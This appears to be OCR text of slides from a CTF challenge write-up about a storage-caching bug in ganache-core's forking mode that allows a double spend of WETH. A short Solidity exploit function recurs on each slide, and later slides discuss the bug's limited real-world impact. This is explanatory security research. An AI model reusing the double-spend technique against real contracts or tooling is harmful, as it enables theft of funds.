
- and finally resorts to fetching the unmodified storage state from trie



ganache-core forking

```
function exploit() public {
  bool ok;
  for(uint i=0;i<2;i++){
    weth.withdraw(1 ether);
    (ok, ) = address(this).call(abi.encodeWithSignature("fail()"));
  }
}
```


- subsequent actions/decisions are based on content of this incorrect storage, leading to weth deciding exp has $ to withdraw



ganache-core forking

```
function exploit() public {
  bool ok;
  for(uint i=0;i<2;i++){
    weth.withdraw(1 ether);
    (ok, ) = address(this).call(abi.encodeWithSignature("fail()"));
  }
}
```


- weth proceeds to transfer ether, and modifies storage state before updating cache/storageTrie



ganache-core forking

```
function exploit() public {
  bool ok;
  for(uint i=0;i<2;i++){
    weth.withdraw(1 ether);
    (ok, ) = address(this).call(abi.encodeWithSignature("fail()"));
  }
}
```


- successfully withdrew more $ than we have, and proved double spend is possible



ganache-core forking

```
function exploit() public {
  bool ok;
  for(uint i=0;i<2;i++){
    weth.withdraw(1 ether);
    (ok, ) = address(this).call(abi.encodeWithSignature("fail()"));
  }
}
```

- end execution without error, and the states will be permanently committed into trie



Trivia

- The challenge got its name Draupnir from the ability to multiply $$ easily
- Originally planned to present this challenge in wctf, but since it was cancelled, I figured balsnctf would work too
- Sadly, 0 solve T ^ T

Impact?

- impact of the bug?
  - as far as I am concerned, while this bug would be catastrophic if it ever appeared in any real-world scenario, there is little to worry here
    - ganache-core is built for local testing, and money stolen in a emulated environment poses no big harm
    - many people have moved from ganache/testrpc to other emulation environments (e.g. hardhat) is the past year
    - after consensys acquired ganache, they are working on a rewrite of the code, and a quick skim over their beta code suggests that the bug didn't make its way there
  - a bug as obvious as this should be caught as long as people review their code and do not trust emulation blindly

Impact?

- impact of the bug?
  - the few scenarios that might be affected is
    - frontrunners who emulate contracts waiting in transaction pool and deploy them automatically
    - fad chasing opportunists who emulate and deploy contracts blindly hoping to gain some $

Impact?

- however, such bugs do suggest some interesting insights to the overall environment of software development
- people tend to use whatever is ready and not understand the underlying mechanisms (especially for smart contracts and blockchain, which is 90% fanaticism at this point)
- while this bug may seem complex, it is extremely easy to trigger, and really surprised me that it managed to stay undiscovered for so long
- other subtle bugs are likely to exist in emulation suites, and might likely mislead people into thinking an actually flawed contract is trustable
- more efforts should be made in ensuring development tools are trustworthy

Feel free to contact me if you have other questions, or interesting ideas you'd like to share

- twitter : j_wang_11
- gmail : sec.james.wang@gmail.com
- github : jwang-a